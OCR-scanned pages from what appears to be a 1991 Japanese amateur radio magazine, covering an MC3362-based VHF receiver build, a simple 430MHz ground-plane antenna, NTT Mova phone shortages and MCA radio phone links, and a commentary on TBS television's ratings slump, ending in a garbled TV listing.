図1 MC-3362の内部構成



にさせていただき、パーツが入
手できない方や、キットでない
とどうもまくいかなない場合は、
FMR-2 型 (¥6,800…これは
安い!) を利用できるように考
えています。

最後の手段も考えての、シリ
ーズ記事。しかし、この FMR-
2 型のおいしい所はいただきま
すが、多少、私にもプライドが
ありすべての素子に IC の利用
を考えてみました。


基本的な回路と 使用 IC について

このレシーバの中心部は、モ
トローラの FM 通信用 IC の
MC3362 を使用しています。

私の持っている資料によると、
モトローラの通信用 IC で、受
信用としては、MC3357、3358、
3359、3361、3362、3363 など
があり、シングルコンバージョン、
ダブル、コンバージョンと色々
とありますが、ほとんどがコー
ドレス・テレフォン用で、50
MHz 帯までのものが多いよう
です。

また、受信用としては、MC2231、
2233 があり、同じコードレス
テレフォン用と思われるが、前
者が、微弱、後者が小電力用で、
ファイナル段まで 1 つの IC に

図2 レシーバ全体のブロック図



入っています。

どうです、おもしろい実験が
できそうな IC がそろっている
でしょう。

今回は、この中でも、通信機
用としての用途、周波数帯域、
そして PLL 等への対応など
ができる、MC3362 を使用して
みました。(図1)。

この IC の中には、VHF レ
シーバに必要な機能が多くが収
納され、アンテナからの信号を
入れてやると、検波までしてし
まいます。後は、小電力のパワ
ー・アンプだけでスピーカが鳴
らせるおもしろい IC です。周
波数帯域も 200MHz ぐらいま
では OK。

実際の使い方としては、高感

度にするため、高周波増幅段を
もうけます。本来は同調回路を
もった FET の RF プリアンプ
が用いられますが、今回は、
すべての素子を IC で…という
強い理念のもとに、私の大好き
な NEC のロー・ノイズ・ワイド
バンドアンプ MPC1658 を
使用することにしました。

この IC は NF も低く、ゲイン
は 18dB 程度、かなり高い周波数
までワイドに増幅してくれます。

残りは AF 段ですが、スピー
カを鳴らす IC におなじみの
LM386 (386 タイプなら何でも
いいでしょう) を使います。

全体のブロック図を、図 2 に
示しておきます。

なお、この記事で用いる IC
は、アド電子 (Tゾーン) など
のお店から通信販売で入手で
きます。どの IC も安価なものば
かりです。

MC3362 の 使い方テクニク

この MC3362 は、初めにも書
きましたが、50MHz 帯のコー



▲これが MC-3362 の外観。24 ピンの IC。

ドレステレフォン用に使われます (MC3362とMC2231、そしてDTMF用のICでコードレシフォンができちゃう)。

このIC、内蔵の局発(VCO)の規格は200MHzまでO.K.となっていますが、私がテストしてみたところかなり不安定な動作になってしまいました。このままでは、2m受信機で使えません。

さて、どうしたとものかと思案に暮れていたのですが、いいものを発見したのです。

アイテック・ラボのFMR-1、2で採用している回路なのですが、MC3362のVCOタンク回路に強制的に電圧を加え、VCOの発振周波数を100~160MHzとするのです。これでエアーバンドからアマチュアバンドの受信が可能となるわけです。

こんなすばらしいテクニックを使わないでいられるでしょうか? さっそく利用させていただきます。これでワイドバンド化が可能となりました。エアーバンドを受信するためにAM検波回路を設けます。

全体の回路と完成予想図

今までの開設をもとに、全体の回路を図3に示します。

この部分は1枚の基板でいっきに作り上げてしまいましょう。完成は8月号の予定です。


そして、9月号では、より高感度に挑戦するためのプリアンプを。10月号では、FMチューナー用のICを用いた周波数カウンターの製作をそして11月号では、それらの基板を組み込んで、VHFレシーバとして完成、その外観予想図を図5に示しましょう。

それでは、今年の12月までの当連載をご期待下さい。



▲今回の製作の参考にしたアイテックラボのキット (FMR-2型/高感度ポケットレシーバ)。

図4 完成予想図






図3 全体回路図

430MHzのアンテナって こんなでいいんじゃない？

世界一簡単 ローコスト

GPアンテナの製作

アンテナを作ろう！

アンテナの製作という、とかく大がかりな作業を連想してしまいます。ところがところが、これから紹介するアンテナはとっても簡単ですからご安心ください。

千里の道もなんとやらと申しまして、今まで、一度もアンテナを作ろうなんて考えたこともない人もぜひチャレンジしてアンテナ作りの楽しさを味わってください。

さっそく製作!!

用意するものは、若干の工具とBNCコネクタ、そして1mm径の真ちゅう線。べつに真ちゅうでなくてもかまいません。ネジ類が少々。あとはもう図に従って製作を進めてゆくのみです。

注意する点は2つあります。一つは長めに材料どりして、組み立て終わったところで、正しい寸法に切りつめます。

二つめは、ラジエータ（放射

製作の手順

φ 1mm長さ1000mmの真ちゅう線を
5等分（20cm）に切る。


④まで進んだら
寸法に切りつめるとよい

材料

φ 1mm 1m長 真ちゅう線 ￥30くらい

BNC・R ￥350くらい


M2.6mm×10 ビス・ナット・ワッシャ類 各4ケ




▲材料は、たったこれだけ！ 工具もハンダゴテ、ラジオペンチ、ニッパだけです。あと、SWR計があれば、ベストです。

製作の手順(その2)


① エLEMENTの加工



② 取り付け<その1>



③ 取り付け<その2>



エレメント)を1cm程長めに作ることです。これは、SWRを調整するとき、エレメントを切りつめることによって1/4波長に長さを合わせてSWRをさげるためなのです。

べつにだんだんつぎ足していても長さを合わせてSWRをさげることはもちろん可能です。

この方法はちょっと工作が大変なので切りつめてゆく法をとります。


このテクニクは、アンテナ作りの最も重要なテクニクですから、よく覚えておいてください。

調整時は2・3mmずつ切っけゆきます。このとき切りすぎないように、まず、バンド下限の周波数で、調整してから中心の周波数でもう一度SWRをチェックするとよいでしょう。

ところで、SWRの調整時にはSWR計のメータがギリギリ振れる程度の電力ですばやくチェックするようにします。いきなり10Wのフルパワーで送信するなんて、ご法度です。

BNCコネクタの作り方


0. まずはじめにコネクタを分解する。




1. 同軸ケーブルの加工①




2. 加工②



3. ここがカンジン!!!





4. できあがり




完成寸法とSWRの調整法

④ 形をととのえて完成




▲意外とカッコよく仕上がるものでしょ。

⑤ このあとSWRの調整




全長180mmからはじめて
2、3mmずつ
切りつめてゆく。
170mmのとき
Goodでした。

アンテナの固定法



VSWR特性



急増する携帯電話需要

製造が追いつかない
各社とMCAの電話
接続について

編集部

コミュニケーション東京'91も終り、業務無線の業界も新たな局面に入りつつあります。

MCA業務も800MHzから1.5GHzに移りつつありますし、NTTもムーバを出して携帯電話競争時代が到来しつつあります。

今年はいわゆる陸上業務無線の業界の最近の話題をいくつか取り上げてみましょう。

ムーバ パンク!?

NTTが鳴り物入りで発表した超小型携帯電話『ムーバ』。

容量わずか150cc、重さもたった200gでスーツのポケットにも入ってしまう超小型な携帯電話が画期的でした。

発表は2月にされ、予約受付は3月からおこなわれました。

発売は4月1日からで期待していた人も多いようです。我々がAB編集部でも一台編集長用に注文しましたが、待てど暮せど来ません。そのうち編集長はいつものような鬼の形相で『バカヤロー、いつになったら俺専用の電話はくるんだ!』と怒りはじめました。

事情は他の申込者も同じで、NTTに聞くと『申し込みが多

NTTの準備不足? 新情報社会の到来?

▲ムーバの生産が追いつかない理由を論じる新聞。

くて、さばき切れなくて申込が山になっている』のこと。なにしろ前宣伝が凄くて夢の携帯電話のイメージが大きかったからね。

新聞でも話題になり、申し込み件数は12万件（ということは、12万台のムーバが必要）に上るといいます。非公式情報では、ムーバの必要台数は24万台ともいわれます。

NTTの携帯電話は全自動車電話台数37万台の内、約3分の12万台といわれますから、ムーバの申し込みで約3倍に膨れ上がる計算になります。

うまくは行かないもので…

NTTにとっては嬉しい悲鳴の苦なんですが、なかなかそうはいかないようで、ムーバ自身の製造がまったく間に合わないのです。ムーバはタイプが4種類あり、N・P・F・Dの区分があります。Nは日本電気で折り畳みタイプ、Pは松下で超小型タイプ、Fは富士通でスエードタイプ、Dが三菱電気で薄型タイプになります。利用者は申込のときに自分の希望仕様を選びますが申込件数はほぼ4社同等にあるようです。

ところが製造が全然追いつかないのです。4社合せて月産7000台、1社じゃないですよ、4社合せて7000台しかないのです。おまけに新製品の宿命か、超小型になったため初期不良が続出、チップ部分のハンダ不良、部品の逆装着、初期製品不良が5割に上るメーカーもありまし

たっけ。お陰で、4月1日になっても、市場に製品が出回らない事態になりました。徐々に改善されつつあるとはいえ、当分の状態は続きそうです。

NTTの悩むもう一つの理由!

NTTの移動通信事業部の悩みは、もう一つあります。今の都市圏の自動車電話網でも夕方、都心部での通話チャンネルは官庁・企業の偉いさんと、業界君の無駄ばなしですべてのチャンネルが塞がり通話できない状態が続きます。

なにしろ掛けにくいこと、掛けにくいこと、数回掛け直すこともざらです。必死になってNTT側でも、チャンネル増設をしていますが、それも、周波数が不足して今後は基地局1局当りのサービスエリアを従来の13キロ単位を数百キロ単位に縮小して周波数を繰り返し使用するよう改善しようとしています。今度は新たに基地局を設置する場所がないのです。

東京の場合は、IDOも基地局設置場所を確保するのに苦労していますし、土地代は高いし、ビルの屋上も最近なかなか貸してくれません。

NTTは今、基地局装置を公衆電話ボックスの上に無線装置と接続設置し、アンテナを設置して数百キロエリアをカバーしようとしています。なかなかうまくはいかないようです。

逆に地方、郊外はサービスエリアが大きく5～10キロですのでムーバの0.6Wでは届かない

ケースもできるようです。いまだに普通の人は電話はどこでもきれいにつながるものだと思う人が多いので、うっかりムーバを持たせると『通話が切れた』と騒ぐ人が続出するかもしれません。

普通、基地局は1局1000万円単位の金がかかります。

どこもかしこも基地局を置かなくては間に合わない状態にあるわけです。仮に今のムーバ申し込みすべてをぶちこむと今のシステムは確実にパンクします。

時間制限のない電話は大変!

しかし、今でもこんな状態のところへ、ムーバの申し込みは確実に毎月何万件も増えます。

はたして、この状態で増え続けるとどうなるのでしょうか。電話は、時間制限がありませんし、料金を払う人がお金がかかるだけです。話したければいくらでも無制限にかけられます。

普通の有線の電話なら線を増やせばいくらでも需要に応えられますが、無線の場合は天然資源に近い貴重な電波を使わなくてはならないので、制限があつてしかるべきです。

貴重な電波を利用してダラダラ長電話する奴とか、無言電話1時間する奴とか全部ブットバシテやれ。普通の人困るでしょ。役人はこの場合でも困りませんが…。

お役人様のご使用になられる自動車電話には『優先発信機能』が付いてまして、どんなに通話が続いていても、予備

チャンネルを使用して優先的に通話できるようになっていますから関係ありません。

当然、郵政省やNTTも使っているでしょうね。

余談はさておき、今後爆発的に増える携帯電話に対して通話輻そう時、3分間の時間制限を加えることをNTTや他の携帯電話会社に要求したいですね。

そうすれば、無駄話は少なくなるでしょうし、電話会社もフレームの嵐に見舞われる心配もなくなります。

ムーバを出したはいいわ、設備は間に合わないは、端末の生産は間にあわないは、では困るでしょう、NTTさん。

MCAの電話接続!

以前のABでも紹介していたMCA業務無線の電話接続も、モトローラのJSMRから開始されます。

6月13日に郵政省で端末審査基準の打ち合わせがあり、その後、7月には基準が発表され料金が決定されて運用開始になります。既にモトローラ、松下など国産メーカーとも実験局の免許を受け、接続実験をしています。JSMRは中継局での電話接続、松下は、基地局での接続になっています。

モトローラは、電話呼出に制御チャンネルを使用し、着信後に通話チャンネルで最大3分間の通話ができる方式を採用する予定だったようですが、国産が通話チャンネル接続後に発信される方式しかできないので、同じパターンになりました。


使用周波数はとりえず1.5GHzを使用しておこないます。モトローラは車両搭載タイプと、新たに開発した携帯機のどちらでも、使用できるようになります。

ただし、電話接続時にも片通話でプレストーク方式になります。当然スタンバイピーも入ります。移動局への着信も中継局・基地局の加入回線に電話して移動局IDをDTMFで送信するセカンドダイヤル方式になります。

ただし、1システム16チャンネル・2,000~3,000局の移動局すべてに電話接続機能を持たせるのではなく、1割程度の台数に制限するようです。そうしないと普通の無線通信がおこなえなくなるからです。

電話接続はアメリカで発展し

▼モトローラの1.5GHz JSMRハンディ 定価は45万円!



たシステムですから、当然モトローラが有利になりますが、国産メーカーは電話接続時に複信方式になる新しい端末を開発中です。

マリネット方式のMCA?

この方式は、電話接続時にプレストークで通話するのは着信側の電話に出た人が困るので、というところから出たようです。

システム的には中継局は無線通信であっても複信ですから端末を変えれば電話時のみ複信にすることは簡単です。

某M社は、既にハンドセットにPTTの付いた殆どマリネットと変わらない試作機がありますし、某N社は、普通の移動機でできる複信方式の試作機があります。

日本では、無線はまだ特殊なものですから、アメリカのような訳にはいかないとの考えのようです。このことは最近この業務無線屋さんでも運輸以外の客で、携帯電話と競合して負けるケースが出ていることで分かります。

日本人は横着ですから通話切り替えにマイクのPTTを押すのではなく、同時送受信の電話でなくては駄目なようです。

しかし、MCA/JSMR・マリネット・携帯電話など使用方法・利用者が重なりつつあり別々の周波数を使っているような気がします。

最終的には、超小型の携帯電話がすべてを制覇するとは思いますが…。

民放の雄の栄光はいずこ 話題のTBSテレビ

征木翔

長期低落の続く TBS テレビ

東京放送(TBS)は在京キー局唯一のテレビ・ラジオ兼営局で、その経営規模は日本で最大の民放局です。昨年暮には自社の社員である秋山豊寛さんを“宇宙特派員”としてソ連の人間衛星ソユーズに乗り込ませ、宇宙からの実況中継を行ない、大きな話題となりました。

しかしその“快挙”も、視聴率合戦のうへでは人気を持続させることができず、以降もTBSはひどい不振をかこっているのが最近の実情です。

かつて同局は“報道のTBS”とか“ドラマのTBS”と称され、それらの面ではNHKに匹敵するほどの実力を誇っていたのですが、その栄光はいまいずこ、ここ数年局内にはすっかり沈滞ムードが漂っています。

それを具体的に示すなら、まず報道面では、1月17日の湾岸戦争勃発日、テレビ朝日の『ニュースステーション』は20.9%

の好視聴率を記録し、NHKの午後9時のニュースも23.2%と相変わらずの強みを発揮したのですが、わがTBSの『ニュース23』はわずか5.1%の視聴率しか稼げず、これまでの“報道のTBS”のイメージがいまやすっかり過去のものとなっていることをまざまざと感じさせたのでした。

TBSは戦争が勃発する直前、米国の3大ネットワークの一つであるCBSとニュース素材をやり取りする協定を締結したのですが、CBSもまた米国内ではこのところパツとしないだけに、“日米の落ち目の局同士のネットワーク”などとカゲ口もたたかれていたほどでした。案の上、その提携がウラ目に出たわけです。

選挙速報でもミソ をつけるお粗末さ

加えて4月7日に開票が行なわれた東京都知事選挙の開票速報では、都の選挙管理委員会が発表する以外の数字は放送しな

いとの記者クラブ内の“協定”をTBSが守らなかったとして、東京都庁内の記者クラブを除名される事態が起きています。

TBSでは開票当日の8日午前8時39分に都知事選の開票結果の第一報を流しましたが、その際にテロップで「鈴木7,000、磯村5,000」と報道し、これを皮切りに次々に、TBS系列のJNNネットワークの独自調査と称する数字を流し続けました。

東京都庁には現在、「有楽クラブ」と「鍛冶橋クラブ」という2つの記者クラブがありますが、TBSはこのうち15の報道機関が集う鍛冶橋クラブの方に属していました。同クラブの監事社である産経新聞によると、TBSが速報を流した直後から、加盟社の間から“協定破りだ!!”とする抗議が相次ぎ、監事社としてすぐにやめるよう勧告もした。選管から以外の数字を放送したのは明らかに“協定破り”だと話しています。

記者仲間の間では、こうした不祥事もまた、“報道のTBS”

とされていた時代には考えられなかったこととされ、TBS社員の間からは“弱り目にたたり目は、このことだ”というボヤキも囁かれている程です。

不祥事続きの TBS テレビ

TBSの不祥事は、別に今回に始まったことではなく、年号が平成に変わってからというもの、度重なる事件を引き起こして、社会的に批判を浴びてきました。

まずその発端となったのは、一昨年の9月の「平成名物・イカ天」のフリーティレクターが大麻を吸っていて逮捕された事件で、昨年も「ギミア・ぶれいく」で暴力団の債権取り立てにからむ暴行シーンをそのまま放送し問題になっています。

不祥事はその後も続きやはり「ギミア・ぶれいく」で、ニュージランド取材したリポーターと派遣した博物館の学術員が絶滅した巨鳥「モア」の骨や卵の殻などを持ち出そうとして、現地の空港税関で逮捕されたり、「街かどテレビ」のフロアティレクター二人が女性をライトバンに連れ込んで乱暴・婦女暴行の容疑で逮捕もされています。それは今年に入っても続き、ドラマの収録で高速道路上で道路使用の許可を得ないままカーレースを行ない、担当者が茨城県警から道路交通法違反の容疑で書類送検されていることが明らかになっています。

ドラマ部門にも 波及!?

そのように連続する不祥事は、どうやらドラマ制作などの現場にも及んでいるようです。

これまでTBSは『東芝日曜劇場』などで、日本のテレビドラマ史上に残るような名作を次々と世に送り出してきたのですが、最近はどうしたことか、これまでのシリアスな内容のドラマよりも、どちらかと言えばフジテレビがお得意とする軽いタッチのトレンディなドラマに執着しだし、その結果、狙い通りに“二匹目のどじょう”とは行かずに結局は不調な結果に終っていたのです。

それを反省したのか、昨年秋の番組改編では人気漫画『浮浪雲』をドラマ化し、同局の目玉として大々的にスタートしたのですが、これまた6%の視聴率で低迷。現在、同局のドラマの中で比較的好調なのは、長い間看板番組の『水戸黄門』ぐらい

こちら AB社会部

征木翔

なもののという惨たんたる現状なのです。

ここまで不振をかくってしまった原因を探るなら、局員の番組制作にかける意欲の低下を問題にする人がいます。TBSは開局してすでに40年近い伝統を持つ由緒ある局だけに、これまで長期的なビジョンをもって人事配置を行なってきたのですが、いつの間にかそれに破綻が生じ、気がついたときには幹部クラスの高年層ばかりの頭テッカチの会社になってしまっていたというのです。それについてはこう語る事情通もあります。

「現在のフジテレビは、視聴率の上で3冠王だが、それは若い局員に番組作りをまかせたことがいい結果を生んでいる。それがTBSの場合は全く逆な



東京・赤坂のTBS局舎。かつての栄光はどこへいったのでしょうか…。

こちら AB社会部

征木翔

んです。一口に言って一番肝心な所に最も働く若手がない。だから新しい感覚の個性ある番組を企画できずに、真似事はかりしている。これじゃ視聴率の上でも最下位になるワケですよ。」

在京民放TVの中で最下位になる恐れ

実はその人の言葉、TBSの視聴率が最下位になったと強調していますが、本当のところはビリから二番目とするのが実情なのです。

というのは在京キー局の視聴率に関しては、以前から「一強二弱一番外地」との見方がな

れていました。すなわち「一強」とはここ数年視聴率の上で断トツを誇るフジテレビのことで、「三弱」とはそのフジテレビに大きく水をかけられているものの、二位の座をめぐる常にかいたり抜かれたりドングリの背比べをしているTBS、日本テレビ、テレビ朝日の三局を指しています。そして最後の「一番外地」はもはや言わずと知れた「万年最下位」のテレビ東京のことですが、開局当時「東京12チャンネル」の局名で東京ローカルの局だった同局も、最近では全国ネット網が完備され、四局中ビリのTBSに次第に肉薄しているのが実情です。大手広告代理店のテレビ媒体担当者の中には「今年中にTBSはテレビ東京に抜かれ、本当にビリケツになるのでは…」と懸念の見方を現わにしている人もいる程です。

そうした状況に、TBSでは最近やっと社員の間からも危機感が出始め、巨大化しすぎた組織を見直す機運も出ています。

ラジオの担当者間では、テレビ優先の局の姿勢に反発、「TBSラジオを分離、独立させよ…」と求める動きも出始めたのもそうした一環です。

とうとうレコ大まで大晦日から撤退

またNHKの「紅白」と並んで、毎年の大晦日の風物詩となっていた「レコード大賞」をも、今年から縮小することを明らかにしています。

ここ数年「レコ大」は年々視

聴率が低下し、昨年はこれまで史上最低の12.5%に終わっていました。何とか視聴率を稼ごうと歌謡曲とロック・ポップス部門に分けたり、一般大衆票を設定したりしたもの、結局は効を奏さず、どうやら今年は視聴率の稼げる別の日へ移行することになったようです。

「レコ大の大晦日からの撤退は、数億円といわれる制作費のこともあって、営業の方からかなりのツキ上げがあったようです。名目的に主催者になっている作曲家協会の中にはその案にアタマから異論を唱える声もありますが、結局は紅白に破れたことになるのでしょうか。いかにもTBSのちよう落ぶりを示す事態ですよ。」とは前出の事情通。

現在東京・赤坂の社屋では、1400億円もの巨費を投じた放送センターの建設が進められています。6100坪もの敷地に、地上20階の高層ビルが来年秋には完成することになっています。

TBSは開局以来、上層部に内部抗争が多いことでも有名です。新しい放送センターは現在の田中和泉社長が心底情熱を傾けたものですが、この完成を見る前に最近の不振の責任を取られて、「辞任に追い込まれるのではないか…」という声も囁かれているようです。

“ぐわんばれ、TBS”

5月20日付日本経済新聞より

6 TBSテレビ

00	ニュースコール	◎
00	熱戦花田▽島信彦	◎
00	⑩ビッグモーニング	◎
	学教師が人違い体罰▽中	
	謎だらけの社長誘拐▽	
8.30	水着ギャルナール帰郷	
	・モーニングブレイク	
	特報・紀子さまの母	
	子襲撃をほめた熊鷹▽	
00	マクラーフ▽	
00	天才▽世良公則「益みの	
00	えりき。○55ライオンズ	
00	か挑戦、母の敵討ち▽	
30	番組▽追急便○◎◎	
30	道々▽お昼です。あな	
30	たの眼は消せる。面白	
30	視力回復Q&A○55◎	
45	天までどどげ	
45	ごめんね、お母さん	
00	恋料理カレンダ	
00	○05ありがとう	
00	水前寺清子 山岡久乃	
00	3時においで。園佳世子	
00	3時においで。園佳世子	
00	有名女優ハワイで嫁	
00	江戸を斬るV(南)	
00	「唐人形浮世絵地獄」	
00	西郷輝彦 松山英太郎	
00	噂の刑事トミーとマツ	
00	「トミーの愛」	
00	R.T.I. 国広富子	
00	ニュースの森 全観察	
00	あつちがない。大都会	
00	レッカー移動残骸物語	
